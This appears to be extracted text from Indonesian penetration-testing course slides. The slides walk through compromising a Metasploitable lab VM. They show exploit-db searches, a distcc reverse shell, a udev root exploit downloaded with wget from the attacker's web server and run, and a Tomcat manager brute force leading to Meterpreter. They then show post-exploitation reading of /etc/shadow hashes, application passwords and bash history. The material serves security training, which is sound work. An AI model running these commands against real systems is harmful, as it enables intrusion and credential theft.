Ubuntu 8.04 \n \l

cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=8.04
DISTRIB_CODENAME=hardy
DISTRIB_DESCRIPTION="Ubuntu 8.04"
```

www.exploit-db.com/search/?action=search&filter_page=1&filter_description=kernel+2.6&filter_exploit_text=&filter_author=&filter_platform=0

EXPLOIT DATABASE

Currently Archiving 16203 Exploits

Updated (CVE And Archive): Sun Jun 17 2012

HOME | BLOG | GHDB | ABOUT | REMOTE | LOCAL | WEB | DOS | SHELLCODE | PAPERS | SEARCH | SUBMIT

CVE COMPATIBLE cve.mitre.org

Search

Date	D	A	V	Description		Plat.	Author
2010-09-16		-		Linux Kernel 2.6.27+ x86_64 compat exploit	14202	linux	Ac1dB1tCh3z
2009-08-31		-		Linux Kernel 2.6 < 2.6.19 (32bit) ip_append_data() ring0 Root Exploit	5014	linux	INetCop Security
2009-05-14		-		Linux Kernel 2.6.29 ptrace_attach() Local Root Race Condition Exploit	3280	linux	prdelka
2009-05-13		-		Linux Kernel 2.6.x ptrace_attach Local Privilege Escalation Exploit	4261	linux	s0m3b0dy
2009-04-30		-		Linux Kernel 2.6 UDEV < 141 Local Privilege Escalation Exploit	5316	linux	Jon Oberheide
2009-04-28		-		Linux Kernel 2.6.x SCTP FWD Memory Corruption Remote Exploit	1862	linux	sgrakkyu
2009-04-20		-		Linux Kernel 2.6 UDEV Local Privilege Escalation Exploit	4633	linux	Kingcope
2008-12-14		-		Linux Kernel 2.6.27.7-generic - 2.6.18 - 2.6.24-1 Local DoS Exploit	3759	linux	Adurit-T
2008-02-09		-		Linux Kernel 2.6.23 - 2.6.24 vmsplice Local Root Exploit	4778	linux	qaaz
2008-02-09		-		Linux Kernel 2.6.17 - 2.6.24.1 vmsplice Local Root Exploit	7189	linux	qaaz
2006-07-18		-		Linux Kernel 2.6.13 <= 2.6.17.4 prctl() Local Root Exploit (logrotate)	1592	linux	Marco Ivaldi
2006-07-14		-		Linux Kernel 2.6.13 <= 2.6.17.4 sys_prctl() Local Root Exploit (4)	1347	linux	Sunay
2006-07-13		-		Linux Kernel 2.6.13 <= 2.6.17.4 sys_prctl() Local Root Exploit (3)	1117	linux	Marco Ivaldi
2006-07-12		-		Linux Kernel 2.6.13 <= 2.6.17.4 sys_prctl() Local Root Exploit (2)	897	linux	Julien Tinnes
2006-07-11		-		Linux Kernel 2.6.13 <= 2.6.17.4 sys_prctl() Local Root Exploit	1080	linux	dreyer & RoMaNSoF.
2006-04-09		-		Linux Kernel 2.6.x sys_timer_create() Local Denial of Service Exploit	538	linux	fingerout
2004-12-24		-		Linux Kernel 2.6.x chown() Group Ownership Alteration Exploit	1555	linux	Marco Ivaldi

```
root@bt:/pentest/exploits/exploitdb# ./searchsploit kernel 2.6
 Description                                                      Path
---------------------------------------------------------------- ---------------------------
Linux Kernel <= 2.6.3 (setsockopt) Local Denial of Service Exploit  /linux/dos/274.c
Linux Kernel 2.4.x-2.6.x Assembler Inline Function Local DoS Exploit  /linux/dos/306.c
Linux Kernel <= 2.4.28 and <= 2.6.9 scm_send local DoS Exploit  /linux/dos/685.c
Linux Kernel (<= 2.6.9                                          /linux/dos/686.c
Linux Kernel <= 2.6.9                                           /linux/dos/690.c
Linux Kernel <= 2.6.9                                           /linux/dos/691.c
Linux Kernel <= 2.6.9                                           /linux/dos/692.c
Linux Kernel 2.6.x chown() Group Ownership Alteration Exploit   /linux/local/718.c
Linux Kernel 2.4.x / 2.6.x uselib() Local Privilege Escalation Exploit  /linux/local/895.c
Linux Kernel <= 2.6.10 Local Denial of Service Exploit          /linux/dos/904.c
Linux Kernel 2.4/2.6 bluez Local Root Privilege Escalation Exploit (update) /linux/local/926.c
Linux Kernel <= 2.6.12-rc4 (ioctl_by_bdev) Local Denial of Service Exploit  /linux/dos/998.c
Linux Kernel <= 2.6.11 (CPL 0) Local Root Exploit (k-rad3.c)    /linux/local/1397.c
Linux Kernel 2.6.x sys_timer_create() Local Denial of Service Exploit  /linux/dos/1657.asm
Linux Kernel < 2.6.16.18 (Netfilter NAT SNMP Module) Remote DoS Exploit  /linux/dos/1880.c
Linux Kernel 2.6.13 <= 2.6.17.4 sys_prctl() Local Root Exploit  /linux/local/2004.c
Linux Kernel 2.6.13 <= 2.6.17.4 sys_prctl() Local Root Exploit (2)  /linux/local/2005.c
Linux Kernel 2.6.13 <= 2.6.17.4 sys_prctl() Local Root Exploit (3)  /linux/local/2006.c
Linux Kernel 2.6.13 <= 2.6.17.4 sys_prctl() Local Root Exploit (4)  /linux/local/2011.sh
Linux Kernel <= 2.6.17.4 (proc) Local Root Exploit              /linux/local/2013.c
Linux Kernel 2.6.13 <= 2.6.17.4 prctl() Local Root Exploit (logrotate)  /linux/local/2031.c
Solaris <= 10 sysinfo() Local Kernel Memory Disclosure Exploit  /solaris/local/2067.c
Linux Kernel <= 2.6.20 with DCCP Support Memory Disclosure Exploit  /linux/local/3587.c
Linux Kernel <= 2.6.20 with DCCP Support Memory Disclosure Exploit  /linux/local/3587.c
Linux Kernel <= 2.6.20 with DCCP Support Memory Disclosure Exploit v2  /linux/local/3595.c
Linux Kernel < 2.6.20.2 IPV6_Getsockopt_Sticky Memory Leak PoC  /linux/local/4172.c
Linux Kernel 2.4/2.6 x86-64 System Call Emulation Exploit       /linux/local/4460.c
Linux Kernel < 2.6.11.5 BLUETOOTH Stack Local Root Exploit      /linux/local/4756.c
Linux Kernel <=2.6.21.1 IPv6 Jumbo Bug Remote DoS Exploit       /linux/dos/4893.c
Linux Kernel 2.6.17 - 2.6.24.1 vmsplice Local Root Exploit      /linux/local/5092.c
Linux Kernel 2.6.17 - 2.6.24.1 vmsplice Local Root Exploit      /linux/local/5092.c
Linux Kernel 2.6.17 - 2.6.24.1 vmsplice Local Root Exploit      /linux/local/5092.c
```

root@bt: ~ root@bt: ~

```
Linux Kernel < 2.4.36.9/2.6.27.5 Unix Sockets Local Kernel Panic Exploit    /linux/dos/7091.c
Linux Kernel <= 2.6.27.8 ATMSVC Local Denial of Service Exploit             /linux/dos/7405.c
Linux Kernel 2.6.27.7-generic - 2.6.18 - 2.6.24-1 Local DoS Exploit         /linux/dos/7454.c
Linux Kernel < 2.6.26.4 SCTP Kernel Memory Disclosure Exploit               /linux/local/7618.c
Mac OS X xnu <= 1228.x (hfs-fcntl) Local Kernel Root Exploit                /osX/local/8266.txt
Linux Kernel < 2.6.29 exit_notify() Local Privilege Escalation Exploit      /linux/local/8369.sh
Linux Kernel 2.6 UDEV Local Privilege Escalation Exploit                    /linux/local/8478.sh
Linux Kernel 2.6.x SCTP FWD Memory Corruption Remote Exploit                /linux/remote/8556.c
Linux Kernel 2.6 UDEV < 141 Local Privilege Escalation Exploit              /linux/local/8572.c
Linux Kernel 2.6.x ptrace_attach Local Privilege Escalation Exploit         /linux/local/8673.c
Linux Kernel 2.6.29 ptrace_attach() Local Root Race Condition Exploit       /linux/local/8678.c
Linux Kernel <= 2.6.28.3 set_selection() UTF-8 Off By One Local Exploit     /linux/local/9083.c
Linux 2.6.30+/SELinux/RHEL5 Test Kernel Local Root Exploit 0day             /linux/local/9191.txt
Linux Kernel <= 2.6.31-rc5 sigaltstack 4-Byte Stack Disclosure Exploit      /linux/local/9352.c
Linux Kernel < 2.6.14.6 procfs Kernel Memory Disclosure Exploit             /linux/local/9363.c
Linux Kernel < 2.6.30.5 cfg80211 Remote Denial of Service Exploit           /linux/dos/9442.c
Linux Kernel 2.4/2.6 sock_sendpage() ring0 Root Exploit (simple ver)        /linux/local/9479.c
Linux Kernel <= 2.6.31-rc7 AF_LLC getsockname 5-Byte Stack Disclosure       /linux/local/9513.c
Linux Kernel <= 2.6.30 atalk_getname() 8-bytes Stack Disclosure Exploit     /linux/local/9521.c
Linux Kernel 2.6 < 2.6.19 (32bit) ip_append_data() ring0 Root Exploit       /linux/local/9542.c
Linux Kernel < 2.6.31-rc7 AF_IRDA 29-Byte Stack Disclosure Exploit          /linux/local/9543.c
Linux Kernel 2.4/2.6 sock_sendpage() Local Root Exploit (ppc)               /linux/local/9545.c
Linux Kernel < 2.6.19 udp_sendmsg Local Root Exploit (x86/x64)              /linux/local/9574.txt
Linux Kernel < 2.6.19 udp_sendmsg Local Root Exploit                        /linux/local/9575.c
Linux Kernel 2.4/2.6 sock_sendpage() Local Root Exploit [2]                 /linux/local/9598.txt
Linux Kernel 2.4/2.6 sock_sendpage() Local Root Exploit [3]                 /linux/local/9641.txt
Linux Kernel 2.4.1-2.4.37 and 2.6.1-2.6.32-rc5  Pipe.c Privelege Escalation /linux/local/9844.py
Linux Kernel < 2.6.31-rc4 nfs4_proc_lock() Denial of Service                /linux/dos/10202.txt
Authentium SafeCentral <= 2.6 shdrv.sys local kernel ring0 SYSTEM exploit   /windows/local/11232.c
Linux Kernel <= 2.6.34-rc3 ReiserFS xattr Privilege Escalation              /linux/local/12130.py
Linux Kernel <= 2.6.33.3 SCTP INIT Remote DoS                               /linux/dos/14594.py
Linux Kernel < 2.6.36-rc1 CAN BCM Privilege Escalation Exploit              /linux/local/14814.c
Linux Kernel 2.6.27+ x86_64 compat exploit                                  /linux/local/15024.c
Linux Kernel < 2.6.36-rc6 pktcdvd Kernel Memory Disclosure                  /linux/local/15150.c
```

```
xterm : unknown terminal type.
msf  exploit(distcc_exec) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 24rAy2eME31wT76T;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "24rAy2eME31wT76T\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 4 opened (10.0.2.13:4444 -> 10.0

ps -axf | grep udev
Warning: bad ps syntax, perhaps a bogus '-'? See http://pr
 2958 ?        S<s    0:00 /sbin/udevd --daemon
```

bac

File Edit View Terminal Tabs Help

root@bt: /pentest/exploits/exploitdb | root@bt: ~ | root@bt: ~

```
root@bt:/pentest/exploits/exploitdb# apache2ctl start
root@bt:/pentest/exploits/exploitdb# netstat -tanp | grep 80
cp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      2985/apache2
cp        0    118 10.0.2.13:38417         208.118.237.137:443     ESTABLISHED 2805/svn
cp    69275      0 10.0.2.13:43742         208.118.237.137:443     ESTABLISHED 2805/svn
root@bt:/pentest/exploits/exploitdb# cp platforms//linux/local/8478.sh /var/www/
root@bt:/pentest/exploits/exploitdb# ls /var/www/
478.sh  beef  index.html  wstool
root@bt:/pentest/exploits/exploitdb#
```

Mozilla Firefox

File Edit View History Bookmarks Tools Help

Skipfish - scan... | Connecting... | Connecting... | http://....2.13/

http://10.0.2.13/8478.sh

BackTr ... ORG.org »

It w

This is

The we ... ed, yet.

Opening 8478.sh

You have chosen to open

8478.sh

which is a: shell script

from: http://10.0.2.13

What should Firefox do with this file?

- Open with GNU Emacs 23 (default)
- Save File

☐ Do this automatically for files like this from now on.

Cancel | OK

```
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (10.0.2.13:4444 -> 10.0.2.12:46484) at 2012-06-20 10:32:54 -0400

wget -c http://10.0.2.13/8478.sh
--10:33:12--  http://10.0.2.13/8478.sh
           => `8478.sh'
Connecting to 10.0.2.13:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3,367 (3.3K) [text/x-sh]

    0K ...                                                  100%  213.90 MB/s

10:33:12 (213.90 MB/s) - `8478.sh' saved [3367/3367]

ls
5252.jsvc_up
8478.sh
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
ddf36800 0   0      00000000 0        0        00000000 2
dd58d800 4   0      00000000 0        0        00000000 2
dd884e00 7   0      00000000 0        0        00000000 2
dd8dea00 9   0      00000000 0        0        00000000 2
dd8dba00 10  0      00000000 0        0        00000000 2
ddf36c00 15  0      00000000 0        0        00000000 2
df940400 15  2957   00000001 0        0        00000000 2
dd876200 16  0      00000000 0        0        00000000 2
df4f3800 18  0      00000000 0        0        00000000 2
bash 8478.sh 2957
suid.c: In function 'main':
suid.c:3: warning: incompatible implicit declaration of built-in function 'execl'
cp: `libno_ex.so.1.0' and `/tmp/libno_ex.so.1.0' are the same file
id
uid=0(root) gid=0(root) groups=1(daemon)
whoami
root
```

back | track

```
raiser:android ammar$ nmap -T4 -p 8000-9000 -sV 192.168.1.182

Starting Nmap 7.12 ( https://nmap.org ) at 2016-08-19 10:55 WIB
Nmap scan report for 192.168.1.182
Host is up (0.00073s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
8180/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.61 seconds
raiser:android ammar$
```

```
msf auxiliary(tomcat_mgr_login) > exploit

[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: admin:manager (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: admin:role1 (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: admin:root (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: admin:tomcat (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: admin:s3cret (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: manager:admin (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: manager:manager (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: manager:role1 (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: manager:root (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: manager:tomcat (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: manager:s3cret (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: role1:admin (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: role1:manager (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: role1:role1 (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: role1:root (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: role1:tomcat (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: role1:s3cret (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: root:manager (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: root:role1 (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: root:tomcat (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: root:s3cret (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:admin (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:manager (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:role1 (Incorrect: )
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:root (Incorrect: )
[+] 192.168.1.182:8180 - LOGIN SUCCESSFUL: tomcat:tomcat
[-] 192.168.1.182:8180 TOMCAT_MGR - LOGIN FAILED: both:admin (Incorrect: )
```

```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  tomcat           no        The password for the specified username
   PATH      /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST     192.168.1.182    yes       The target address
   RPORT     8180             yes       The target port
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   USERNAME  tomcat           no        The username to authenticate as
   VHOST                      no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 192.168.1.139:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6089 bytes as oWoM9PPjwZ900w8d0ROtTig.war ...
[*] Executing /oWoM9PPjwZ900w8d0ROtTig/IcKQk2tW0GJ5DHhBT5Git0aD.jsp...
[*] Undeploying oWoM9PPjwZ900w8d0ROtTig ...
[*] Sending stage (45741 bytes) to 192.168.1.182
[*] Meterpreter session 7 opened (192.168.1.139:4444 -> 192.168.1.182:37834) at 2016-08-19 11:00:33 +0700

meterpreter > getuid
Server username: tomcat55
```

```
msf exploit(udev_netlink) > sessions

Active sessions
===============

  Id  Type                   Information              Connection
  --  ----                   -----------              ----------
  7   meterpreter java/java  tomcat55 @ metasploitable  192.168.1.139:4444 -> 192.168.1.182:37834 (192.168.1.182)

msf exploit(udev_netlink) > clear
[*] exec: clear
msf exploit(udev_netlink) > exploit

[*] Started reverse TCP handler on 192.168.1.139:4444
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 3047
[+] Found netlink pid: 3046
[*] Writing payload executable (155 bytes) to /tmp/SmWOOpirFX
[*] Writing exploit executable (1879 bytes) to /tmp/UczWzjKXSn
[*] chmod'ing and running it...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.1.182
[*] Meterpreter session 9 opened (192.168.1.139:4444 -> 192.168.1.182:50722) at 2016-08-19 11:04:48 +0700

meterpreter > sessions
[-] Unknown command: sessions.
meterpreter > getuid
Server username: uid=0, gid=0, euid=0, egid=0, suid=0, sgid=0
meterpreter > shell
Process 5803 created.
Channel 1 created.
id
uid=0(root) gid=0(root)
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
```

http://sciencetoybox.com/images/Procedures/Raising_hands.jpg

PENETRATION TESTING

FURTHER ENUMERATION

Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id

PENETRATION TESTING

METHODOLOGY

1.INFORMATION GATHERING

2. SCANNING

3. GAINING ACCESS & PRIVILEGE ESCALATION

4. FURTHER ENUMERATION

5. REPORT/QA

PENETRATION TESTING

FURTHER ENUMERATION

- Adalah melakukan penetrasi lebih lanjut ke server/komputer lain dalam satu jaringan.
- Kegiatan ini dilakukan dengan memanfaatkan server/target yang telah dikuasai sebelumnya.

PENETRATION TESTING

FURTHER ENUMERATION

Cara yang umum dilakukan

- Mendapatkan (hash) password credentials milik seluruh user dari sistem operasi serta melakukan *cracking*
- Mendapatkan *user credentials* dari aplikasi
- Memeriksa History/log user
- Memeriksa Log dari sistem/aplikasi

FURTHER ENUMERATION

PASSWD/SHADOW

```
root@metasploitable:/var/www/tikiwiki/db# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gn
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/post
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
root@metasploitable:/var/www/tikiwiki/db# cat /etc/
```

```
root@metasploitable:~# cat /etc/shadow
root:$1$oQs9l7OD$MeR0pz7/6uvock1Zty36.0:15602:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$Y4fHOEjt$qpXduZPyEHfe9i9.nYmEn0:15602:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$nLpC0Hbm$9QYWpl2uizowJFhOJt9bB.:15602:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
root@metasploitable:~#
```

FURTHER ENUMERATION

APPS CREDENTIAL

```
root@metasploitable:/var/www/tikiwiki/db# grep password *
tiki_1.8to1.9.sql:INSERT IGNORE INTO tiki_preferences(name,value) VALUES ('change_password','y');
tiki-1.9-mysql.sql:  forum_password varchar(32) default NULL,
tiki-1.9-mysql.sql:  forum_use_password char(1) default NULL,
tiki-1.9-mysql.sql:  inbound_pop_password varchar(80) default NULL,
tiki-1.9-mysql.sql:  password varchar(200) default NULL,
tiki-1.9-mysql.sql:  password varchar(40) default NULL,
tiki-1.9-mysql.sql:  password varchar(30) default '',
tiki-1.9-mysql.sql:INSERT INTO users_users(email,login,password,hash) VALUES ('','admin','admin',md5('adminadmin'));
tiki-1.9-mysql.sql:INSERT IGNORE INTO tiki_preferences(name,value) VALUES ('change_password','y');
tiki-1.9-mysql.sql:INSERT IGNORE INTO tiki_preferences(name,value) VALUES ('feature_clear_passwords','n');
tiki-1.9-oci8.sql:  "forum_password" varchar(32) default NULL,
tiki-1.9-oci8.sql:  "forum_use_password" char(1) default NULL,
tiki-1.9-oci8.sql:  "inbound_pop_password" varchar(80) default NULL,
tiki-1.9-oci8.sql:  "password" varchar(200) default NULL,
tiki-1.9-oci8.sql:  "password" varchar(40) default NULL,
tiki-1.9-oci8.sql:  "password" varchar(30) default '',
tiki-1.9-oci8.sql:INSERT INTO "users_users" ("email","login","password","hash") VALUES ('','admin','admin','f6fdffe48c908deb0f4c3bd36c032e72');
tiki-1.9-oci8.sql:INSERT INTO "tiki_preferences" ("name","value") VALUES ('change_password','y');
tiki-1.9-oci8.sql:INSERT INTO "tiki_preferences" ("name","value") VALUES ('feature_clear_passwords','n');
tiki-1.9-pgsql.sql:  "forum_password" varchar(32) default NULL,
tiki-1.9-pgsql.sql:  "forum_use_password" char(1) default NULL,
tiki-1.9-pgsql.sql:  "inbound_pop_password" varchar(80) default NULL,
tiki-1.9-pgsql.sql:  "password" varchar(200) default NULL,
tiki-1.9-pgsql.sql:  "password" varchar(40) default NULL,
tiki-1.9-pgsql.sql:  "password" varchar(30) default '',
tiki-1.9-pgsql.sql:INSERT INTO "users_users" ("email","login","password","hash") VALUES ('','admin','admin','f6fdffe48c908deb0f4c3bd36c032e72');
tiki-1.9-pgsql.sql:INSERT INTO "tiki_preferences" ("name","value") VALUES ('change_password','y');
tiki-1.9-pgsql.sql:INSERT INTO "tiki_preferences" ("name","value") VALUES ('feature_clear_passwords','n');
tiki-1.9-sqlite.sql:  "forum_password" varchar(32) default NULL,
tiki-1.9-sqlite.sql:  "forum_use_password" char(1) default NULL,
tiki-1.9-sqlite.sql:  "inbound_pop_password" varchar(80) default NULL,
tiki-1.9-sqlite.sql:  "password" varchar(200) default NULL,
tiki-1.9-sqlite.sql:  "password" varchar(40) default NULL,
tiki-1.9-sqlite.sql:  "password" varchar(30) default '',
tiki-1.9-sqlite.sql:INSERT INTO "users_users" ("email","login","password","hash") VALUES ('','admin','admin','f6fdffe48c908deb0f4c3bd36c032e72');
tiki-1.9-sqlite.sql:INSERT INTO "tiki_preferences" ("name","value") VALUES ('change_password','y');
tiki-1.9-sqlite.sql:INSERT INTO "tiki_preferences" ("name","value") VALUES ('feature_clear_passwords','n');
tiki-1.9-sybase.sql:  "forum_password" varchar(32) default NULL NULL,
tiki-1.9-sybase.sql:  "forum_use_password" char(1) default NULL NULL,
tiki-1.9-sybase.sql:  "inbound_pop_password" varchar(80) default NULL NULL,
tiki-1.9-sybase.sql:  "password" varchar(200) default NULL NULL,
tiki-1.9-sybase.sql:  "password" varchar(40) default NULL NULL,
tiki-1.9-sybase.sql:  "password" varchar(30) default '',
```

FURTHER ENUMERATION

HISTORY

```
root@metasploitable:~# cat /home/msfadmin/.bash_history
ifconfig
cat .bash_history
rm .bash_history
clear
sudo cat /var/log/syslog
clear
sudo unlink .bash_history
sudo halt
cat .ssh/authorized_keys
ls
vim readme.txt
ifconfig
cat /etc/passwd
cat /etc/passwd
cat /etc/passwd | less
ls
ifconfig
ls
cd /root
ls
cat reset_logs.sh
sudo cat reset_logs.sh
sudo /root/reset_logs.sh && shutdown
sudo /root/reset_logs.sh && shutdown now
sudo /root/reset_logs.sh && sudo shutdown now
passwd
halt
sudo smbpasswd user
cat /etc/passwd
sudo -s
cat .ssh/id_rsa.pub >> /root/.ssh/authorized_keys
cat /root/.ssh/authorized_keys
clear
ls
rm readme.txt
ls
cd /root
ls
sudo ./reset_logs.sh
sudo halt
ssh-keygen -h
ssh-keygen
```

FURTHER ENUMERATION

LOG

```
DareDevil:~ ammar$ ssh root@192.168.1.201
root@192.168.1.201's password:
Last login: Wed Sep 19 08:21:42 2012 from 192.168.1.200
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# lastlog
Username         Port     From             Latest
root             pts/0    192.168.1.200    Wed Sep 19 08:21:58 -0400 2012
daemon                                     **Never logged in**
bin                                        **Never logged in**
sys                                        **Never logged in**
sync                                       **Never logged in**
games                                      **Never logged in**
man                                        **Never logged in**
lp                                         **Never logged in**
mail                                       **Never logged in**
news                                       **Never logged in**
uucp                                       **Never logged in**
proxy                                      **Never logged in**
www-data                                   **Never logged in**
backup                                     **Never logged in**
list                                       **Never logged in**
irc                                        **Never logged in**
gnats                                      **Never logged in**
libuuid                                    **Never logged in**
dhcp                                       **Never logged in**
syslog                                     **Never logged in**
klog                                       **Never logged in**
sshd                                       **Never logged in**
msfadmin         pts/0    192.168.2.118    Wed Sep 19 00:57:02 -0400 2012
bind                                       **Never logged in**
postfix                                    **Never logged in**
ftp                                        **Never logged in**
```

PENETRATION TESTING

FURTHER ENUMERATION

Cara yang umum dilakukan

- Melakukan aktifitas *sniffing* dan menganalisanya
- Mengumpulkan session atau cookies
- Mengumpulkan alamat email
- Mengidentifikasi informasi jaringan dan routing

PENETRATION TESTING

FURTHER ENUMERATION

- Mempergunakan modul post exploitation dari metasploit
- msf> show post

FURTHER ENUMERATION

METASPLOIT MODULE

```
msf > show post

Post
====

   Name                                      Disclosure Date  Rank    Description
   ----                                      ---------------  ----    -----------
   aix/hashdump                                               normal  AIX Gather Dump Password Hashes
   android/capture/screen                                     normal  Android Screen Capture
   android/manage/remove_lock                2013-10-11       normal  Android Settings Remove Device Locks (4.0-4.3)
   android/manage/remove_lock_root                            normal  Android Root Remove Device Locks (root)
   cisco/gather/enum_cisco                                    normal  Cisco Gather Device General Information
   firefox/gather/cookies                    2014-03-26       normal  Firefox Gather Cookies from Privileged Javascript Shell
